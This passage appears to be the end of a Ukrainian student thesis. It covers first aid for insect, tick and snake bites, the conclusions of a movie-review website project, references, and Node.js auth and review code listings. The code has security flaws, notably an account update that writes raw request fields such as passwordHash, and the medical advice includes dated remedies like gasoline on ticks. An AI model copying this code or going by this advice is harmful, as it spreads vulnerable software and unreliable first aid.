- надати долікарську допомогу до прибуття бригади екстреної (швидкої) медичної допомоги

Принципи надання допомоги при невідкладних випадках виконують план дії в будь-якій невідкладній ситуації.

Існують чотири принципи надання долікарської допомоги при невідкладних ситуаціях, яких необхідно дотримуватись:

1) Огляньте місце надзвичайної події;
2) Проведіть первинний огляд постраждалого та надайте долікарську;
3) Допомогу;
4) Викличте бригаду екстреної (швидкої) медичної допомоги;
5) Проведіть вторинний огляд постраждалого та при необхідності надайте допомогу при виявленні інших проблем. Безперервно доглядайте за хворим та заспокоюйте його до прибуття бригади екстреної (швидкої) медичної допомоги.

Ця послідовність дій забезпечить вашу безпеку, безпеку постраждалого та оточуючих, а також сприяє ефективній роботі людині, яка надає допомогу, збільшуючи шанси постраждалого на виживання.

5.2 Долікарська допомога при укусах змій, комах, тварин

Загрозу для здоров’я дітей, особливо для тих, хто потерпає від алергії, становлять оси (шершень, звичайна оса) і бджоли, змії, кліщі. При їх жаленні під шкіру вприскується отрута, від якої може виникнути місцева або загальна реакція.

Ступінь отруєння після укусів бджіл залежить від кількості одночасних укусів, місця ураження та індивідуальної реакції організму до бджолиної отрути. Найнебезпечнішими є укуси ротової порожнини.

Що слід робити (при укусах комах):

- Видалити по можливості жало разом з отруйним мішечком, підчепивши нігтем, пінцетом, голкою;
- промити рану етиловим чи нашатирним спиртом;
- прикласти до цього місця шматочок цукру, шо сприяє витяганню отрути з ранки і перешкоджає розвитку набряку або льоду для зменшення болю.
- дати випити міцного і солодкого чаю.

Що слід робити (для захисту):

- одяг повинен надійно закривати тіло;
- штани - заправлені у шкарпетки, на ногах - чоботи або щільно зав'язані черевики;
- куртку наглухо закривають і заправляють у штани, обшлаги повинні щільно облягати кисті рук;
- комір і манжети можна змастити камфорною олією;
- вуха і волосся потрібно закрити косинкою або беретом;
- можна застосовувати засоби відлякування комах, так звані репеленти (креми, лосьйони, аерозолі).

Після повернення з лісу необхідно уважно оглянути одяг і тіло. Особливо уважно потрібно оглянути голову, шию, відкриті ділянки шкіри. Кліщі, які присмоктались, мають вигляд малопомітних чорних плямок, їх важко відрізнити від природніх утворень на шкірі.

Що слід робити (при укусах кліщів):

- кліщів, що присмоктался, треба видалити (для того шкіру навколо кліща змащують ефіром, бензином, після цього паразит виходить самостійно);
- рану потрібно змазати розчином йоду;
- вилучених кліщів спалити;

- якщо при видаленні кліща голівка його відірвалась і залишилась в товщі шкіри, потрібно звернутися в медичну установу для видалення голівки та введення гамма-глобіну і подальшого спостереження протягом трьох тижнів.

Що слід робити (при укусах змій):

- слід створити всі умови для негайного введення сироватки;
- забезпечити потерпілому нерухомість, оскільки надмірні рухи сприяють швидкому проникненню отрути в кров;
- звільнити кінцівки від взуття, шкарпеток, браслетів для попередження набряків;
- не перетягувати гумовим джгутом кінцівку вище місця укусу, бо це може призвести до порушення обміну речовин в ураженій ділянці;
- не надрізати краї рани, не відсмоктувати з неї кров, бо через пошкодження слизової оболонки ротової порожнини отрута може швидко потрапити у кров;
- дати випити значну кількість рідини (води, кави, чаю).

ВИСНОВКИ

В ході виконання кваліфікаційної роботи було розроблено повнофункціональний web-сайт, повністю готовий до застосування. Розроблений сайт задовольняє всім вимогам, поставленим на етапі постановки завдання.

Також було освоєно середовище розробки прикладних програм та підхід підключення до бази даних в середовищі Node.js. Також було засвоєно основи синтаксису мови JavaScript зокрема її останніх нововведень специфікації ECMAScript, бібліотеку React 18 та її використання у побудові сайту. Проведено аналіз та захист web-сайту від XSS атак.

Оскільки програмний продукт згідно даної кваліфікаційної роботи був успішно виконаний та вдало функціонує – можна зробити висновок, що всі перераховані завдання виконано.

ПЕРЕЛІК ПОСИЛАНЬ

1. Абракітов В. Е. Конспект лекцій з дисципліни «Ергономіка робочих місць» (для студентів 5 курсу денної та 6 курсу заочної форм навчання спеціальності 263 – Цивільна безпека) / В.Е. Абракітов, І.О. Ткаченко; Харків. нац. ун-т міськ. госп-ва ім. О. М. Бекетова. –Харків : ХНУМГім. О. М. Бекетова , 2017. –78с.

2. 15.4. Електромагнітні випромінювання комп’ютера [Електронний ресурс] – Режим доступу до ресурсу: https://library.if.ua/book/9/967.html.

3. Веб-документація MDN [Електронний ресурс] – режим доступу до ресурсу: https://developer.mozilla.org.

4. The Moder JavaScript Tutorial [Електронний ресурс] – режим доступу до ресурсу: https://javascript.info.

5. Express 4.x – Справочник ро API [Електронний ресурс] – режим доступу до ресурсу: https://expressjs.com/ru/4x/api.html.

6. Getting Started - React [Електронний ресурс] – режим доступу до ресурсу: https://reactjs.org/docs.

7. MongoDB Documentation [Електронний ресурс] – режим доступу до ресурсу: https://docs.mongodb.com.

8. Mongoose v5.9.18: API docs MDN [Електронний ресурс] – режим доступу до ресурсу: https://mongoosejs.com/docs/api.html.

9. The Movie Database (TMDB) [Електронний ресурс] – режим доступу до ресурсу: https://www.themoviedb.org

10. OWASP Cheat Sheet Series [Електронний ресурс] – режим доступу до ресурсу: https://cheatsheetseries.owasp.org/.

ДОДАТОК А

Лістинг файлу «middleware.js»

```
import jwt from 'jsonwebtoken';
import config from '../config';

export const requiredAuth = async (req, res, next) => {
  try {
    const token = req.headers.authorization;

    if (!token) {
      return res.status(401).json({
        error: 'Unauthorized',
        message: 'No Authorization was found in request.headers',
      });
    }

    const tokenRegex = /Bearer\s[a-zA-z0-9_.]+/g;

    if (!tokenRegex.test(token)) {
      return res.status(400).json({
        error: 'Format is Authorization: Bearer [token]',
      });
    }

    const decodedToken = jwt.verify(
      token.split(' ')[1],
      config.jwtSecret,
    );
    req.user = decodedToken;

    next();
  } catch (err) {
    res.status(401).json({
      error: 'Authorization token is invalid',
    });
  }
};
```

ДОДАТОК Б

Лістинг файлу «passwords.js»

```
import bcrypt from 'bcrypt';
import config from '../config';

export const hash = (text) =>
  bcrypt.hash(text, config.hash.bcrypt.saltRounds);

export const compare = bcrypt.compare;
```

ДОДАТОК В

Лістинг файлу «auth/headers.js»

```
import jwt from 'jsonwebtoken';
import config from '../../config';
import User from '../../models/User';
import * as passwords from '../../services/passwords';

const createToken = (user) =>
  jwt.sign({ userId: user.id }, config.jwtSecret);

export const register = async (req, res) => {
  try {
    const { email, fullName, password } = req.body;

    const candidate = await User.findOne({ email });

    if (candidate) {
      return res.status(400).send({ error: 'Email is already used' });
    }

    const passwordHash = await passwords.hash(password);

    const user = await User.create({
      fullName,
      passwordHash,
      email,
    });

    const token = createToken(user);

    res.status(201).send({ token, user: user.accountView() });
  } catch (err) {
    res.status(500).send({ message: err.message });
```

```
  }
};

export const login = async (req, res) => {
  try {
    const { email, password } = req.body;

    const user = await User.findOne({ email });

    if (!user) {
      return res
        .status(400)
        .send({ error: 'User with this email does not exist' });
    }

    const isPasswordMatch = await passwords.compare(
      password,
      user.passwordHash,
    );

    if (!isPasswordMatch) {
      return res.status(400).send({
        error: 'That password was incorrect. Please try again.',
      });
    }

    const token = createToken(user);

    res.send({ token, user: user.accountView() });
  } catch (err) {
    res.status(500).send({ message: err.message });
  }
};
```

ДОДАТОК Г

Лістинг файлу «account/handlers.js»

```
import User from '../../models/User';

export async function getAccount(req, res) {
  try {
    const user = await User.findById(req.user.userId);

    if (!user) {
      res.status(404).send({ error: 'User not found' });
    }

    res.send(user.accountView());
  } catch (err) {
    res.status(500).send({ error: err.message });
  }
}

export async function updateAccount(req, res) {
  try {
    await User.updateOne(
      { _id: req.user.userId },
      { ...req.body, updatedAt: Date.now() },
    );

    const user = await User.findById(req.user.userId);

    res.json(user.accountView());
  } catch (err) {
    res.status(500).send({ error: err.message });
  }
}
```

ДОДАТОК Д

Лістинг файлу «movies/handlers.js»

```
import axios from 'axios';
import { Request, Response } from 'express';

import User from '../../models/User';
import Review from '../../models/Review';
import { TMDB_API_KEY } from '../../config';

export const getMovies = async (req: Request, res: Response) => {
  try {
    const page = req.query.page ?? 1;
    const query = (req.query.query as string) ?? '';

    const path = query.length > 0 ? '/search/movie' : '/movie/popular';
    const { data } = await axios.get(`https://api.themoviedb.org/3${path}`, {
      params: {
        api_key: TMDB_API_KEY,
        page,
        query,
      },
    });

    res.json({
      movies: data.results,
      page: data.page,
      totalPages: data.total_pages,
    });
  } catch (err) {
    res.sendStatus(500);
  }
};
```

```
export const getMovie = async (req: Request, res: Response) => {
  try {
    const movieId = req.params.movieId;

    const { data } = await axios.get(
      `https://api.themoviedb.org/3/movie/${movieId}`,
      {
        params: {
          api_key: TMDB_API_KEY,
        },
      }
    );

    res.json(data);
  } catch (err) {
    res.sendStatus(500);
  }
};

export const getMovieReviews = async (req: Request, res: Response) => {
  try {
    const movieId = req.params.movieId;

    const rawReviews = await Review.find({ movieId }).sort('-createdAt');
    const reviews = await Promise.all(
      rawReviews.map(async (review) => {
        const author = await getReviewAuthor(review.authorId);

        return {
          author,
          id: review.id,
          content: review.content,
          createdAt: review.createdAt,
        };
```

```
      })
    );

    res.json(reviews);
  } catch (err) {
    res.sendStatus(500);
  }
};

export const createReview = async (req, res) => {
  try {
    const movieId = req.params.movieId;
    const content = req.body.content;
    const userId = req.userId;

    const review: any = await Review.create({
      authorId: userId,
      movieId,
      content,
    });
    const author = await getReviewAuthor(review.authorId);

    res.json({
      author,
      id: review.id,
      content: review.content,
      createdAt: review.createdAt,
    });
  } catch (err) {
    res.sendStatus(500);
  }
};
```